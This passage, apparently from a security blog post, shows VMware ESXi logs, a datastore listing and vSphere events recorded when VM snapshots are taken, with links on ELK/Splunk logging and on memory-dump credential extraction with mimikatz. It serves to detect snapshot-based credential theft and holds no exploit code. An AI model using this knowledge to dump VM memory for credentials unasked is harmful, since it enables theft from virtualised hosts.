
Home		
Index of winxpsp3 on datastore datastore1 in datacenter ha-datacenter		
Name	Last modified	Size
<hr/>		
Parent Directory		-
vmware.log	30-Jan-2016 13:50	281046
vmx-winxpsp3-2159083412-1.vswp	30-Jan-2016 04:17	170917888
winxpsp3-000001-delta.vmdk	30-Jan-2016 13:50	16801792
winxpsp3-000001.vmdk	30-Jan-2016 09:39	319
winxpsp3-000002-delta.vmdk	30-Jan-2016 13:50	24576
winxpsp3-000002.vmdk	30-Jan-2016 13:50	326
winxpsp3-80b0ff94.vswp	30-Jan-2016 04:17	201326592

... some events

And here is some output from the relevant logfiles after making a snapshot with VMWare Workstation connected to the ESXi server:

```
mimikatz-windbg.b... new 5 x VBox.log.2 x VBox.log x new 6 x new 4 x vmware.log x vmware (1).log x
2855 2016-01-30T13:50:53.474Z| ycpu-0| I120: DISK: Disk
      '/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/winxpsp3/winxpsp3-000002.vmdk' has UUID '60 00
      c2 91 b9 52 65 24-e0 74 9f f1 ee 9b 18 81'
2856 2016-01-30T13:50:53.474Z| ycpu-0| I120: DISK: OPEN
      '/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/winxpsp3/winxpsp3-000002.vmdk' Geo
      (20805/16/63) BIOS Geo (1305/255/63)
2857 2016-01-30T13:50:53.474Z| ycpu-0| I120: Creating virtual dev for ide0:0
2858 2016-01-30T13:50:53.474Z| ycpu-0| I120: DumpDiskInfo: ide0:0 createType=11, capacity = 20971520,
      numLinks = 3, allocationType = 0
2859 2016-01-30T13:50:53.475Z| ycpu-0| I120: SCSIIDiskESXPopulateVDevDesc: Using FS backend
2860 2016-01-30T13:50:53.475Z| ycpu-0| I120: DISKUTIL: ide0:0 : geometry=1305/255/63
2861 2016-01-30T13:50:53.477Z| ycpu-0| I120: SnapshotVMXTakeSnapshotWork: Transition to mode 2.
2862 2016-01-30T13:50:53.477Z| ycpu-0| I120: SnapshotVMXTakeSnapshotWork: Initiated lazy snapshot
      'Snapshot 2': 3
2863 2016-01-30T13:51:06.025Z| ycpu-0| W110: GuestRpc: application toolbox, changing channel 65535 -> 0
2864 2016-01-30T13:51:06.025Z| ycpu-0| I120: GuestRpc: Channel 0, guest application toolbox.
2865 2016-01-30T13:51:06.025Z| ycpu-0| I120: TOOLS Reducing idleLoopSpinUS to 500us
2866 2016-01-30T13:51:10.417Z| Worker#0| I120: MainMem: End lazy IO (49152 done, sync = 0, error = 0).
2867 2016-01-30T13:51:10.430Z| vmx| I120: MainMem: Completed pending lazy checkpoint save (1).
2868 2016-01-30T13:51:10.433Z| vmx| I120: SnapshotVMXTakeSnapshotWork: Transition to mode 1.
2869 2016-01-30T13:51:10.433Z| vmx| I120: SnapshotVMXTakeSnapshotComplete: Done with snapshot
      'Snapshot 2': 3
2870 2016-01-30T13:51:10.433Z| vmx| I120: VigorTransport_ServerSendResponse opID=48bd45ff seq=11006:
      Completed Snapshot request.
2871 2016-01-30T13:51:10.656Z| ycpu-0| W110: GuestRpc: application toolbox-dnd, changing channel 65535
```





And when doing a snapshot over ssh:




A screenshot of a text editor window titled 'vmware (2).log - Editor'. The window has a menu bar with 'Datei', 'Bearbeiten', 'Format', 'Ansicht', and '?'. The log content shows a sequence of events for a VMware snapshot operation. Key messages include: 'SnapshotPrepareTakeDoneCB: Prepare phase complete', 'Destroying virtual dev for scsi0:0 vscsi=8194', 'VMMon_VSCSIStopVports: No such target on adapter', 'SnapshotVMXTakeSnapshotWork: Transition to mode 0', and 'MainMem: Writing full memory image, \'/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7 x64/Windows 7 x64-Snapshot5.vmem\''. The log also shows progress updates and disk closing operations. The text is wrapped in the editor window.




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for '/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7 x64/Windows 7 x64-000001.vmdk'2016-01-31T14:55:50.402Z| vmx| I120: SNAPSHOT: SnapshotPrepareTakeDoneCB: Prepare phase complete (The operation completed successfully).2016-01-31T14:55:50.405Z| vcpu-0| I120: Destroying virtual dev for scsi0:0 vscsi=81942016-01-31T14:55:50.405Z| vcpu-0| I120: VMMon_VSCSIStopVports: No such target on adapter2016-01-31T14:55:50.452Z| vcpu-0| I120: SnapshotVMXTakeSnapshotWork: Transition to mode 0.2016-01-31T14:55:50.464Z| vcpu-0| I120: DISKLIB-VMFS : "/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7 x64/Windows 7 x64-flat.vmdk" : open successful (21) size = 12884901888, hd = 0. Type 32016-01-31T14:55:50.464Z| vcpu-0| I120: DISKLIB-VMFS : "/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7 x64/Windows 7 x64-flat.vmdk" : closed.2016-01-31T14:55:50.476Z| vcpu-0| I120: DISKLIB-VMFS : "/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7 x64/Windows 7 x64-flat.vmdk" : open successful (1114133) size = 0, hd = 0. Type 32016-01-31T14:55:50.476Z| vcpu-0| I120: DISKLIB-VMFS : "/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7 x64/Windows 7 x64-flat.vmdk" : closed.2016-01-31T14:55:50.524Z| vcpu-0| I120: Progress -1% (msg.checkpoint.saveStatusWithName)2016-01-31T14:55:50.525Z| vcpu-0| I120: Checkpointed in VMware ESX, 6.0.0, build-3029758, Linux Host2016-01-31T14:55:50.626Z| vcpu-0| I120: Progress 0% (none)2016-01-31T14:55:50.627Z| vcpu-0| I120: MainMem: Writing full memory image, '/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7 x64/Windows 7 x64-Snapshot5.vmem'.2016-01-31T14:55:50.824Z| vcpu-0| I120: GuestRpc: Reinitializing Channel 0 (toolbox)2016-01-31T14:55:50.825Z| vcpu-0| I120: GuestMsg: Channel 0, Cannot unpost because the previous post is already completed2016-01-31T14:55:50.826Z| vcpu-0| I120: GuestRpc: Reinitializing Channel 2(toolbox-dnd)2016-01-31T14:55:50.826Z| vcpu-0| I120: GuestMsg: Channel 2, Cannot unpost because the previous post is already completed2016-01-31T14:55:52.499Z| vcpu-0| I120: Progress 101% (none)2016-01-31T14:55:52.500Z| vcpu-0| I120: Closing all the disks of the VM.2016-01-31T14:55:52.500Z| vcpu-0| I120: Closing disk scsi0:02016-01-31T14:55:52.504Z| vcpu-0| I120: DISKLIB-VMFS : "/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7
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Alle Einträge anzeigen ▾

Beschreibung, Ty

Beschreibung	Typ	Datum und Uhrzeit	Aufgabe	Ziel	Benutzer
 Benutzer root@192.168.153.138 abgemeldet (Anmeldezeit: 08.04.2016 10:00:09, Anzahl der API-Aufrufe: 0, Benutzer-Agent:)	 Info	08.04.2016 10:00:09			root
 Vorgang des Gastbetriebssystems Programm starten wurde auf virtueller Maschine winxpsp3 durchgeführt.	 Info	08.04.2016 10:00:09		 winxpsp3	root

Beschreibung	Typ	Datum und Uhrzeit	Aufgabe	Ziel	Benutzer
 Neustart des Gastbetriebssystems für Win7	 Info	09.04.2016 20:35:59		 Win7	root

Beschreibung	Typ	Datum und Uhrzeit	Aufgabe	Ziel	Benutzer
 Win7 ist ausgeschaltet.	 Info	09.04.2016 20:37:17		 Win7	User

Beschreibung	Typ	Datum und Uhrzeit	Aufgabe	Ziel	Benutzer
 Benutzer root@192.168.153.1 als VMware vSphere Client/6.0.0 angemeldet	 Info	09.04.2016 20:40:42			root

Logging, Splunk, ELK

- Tbd ;)
- <https://github.com/harrytruman/logstash-vmware>
- <https://mtalavera.wordpress.com/2015/05/18/monitoring-vmware-esxi-with-the-elk-stack/>
- <http://www.vhersey.com/2012/02/configuring-virtual-machine-vmware-log-file-rotation/>
- <https://wiki.splunk.com/Community:VMwareESXSyslog>
- http://kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC&externalId=1007805

Further reading

- <https://govolution.wordpress.com/2016/02/06/memdumps-volatility-mimikatz-vms-overview/>
- <https://virtualception.wordpress.com/>
- <http://www.fuzzysecurity.com/tutorials/18.html>
- <https://labs.vmware.com/flings/vmss2core>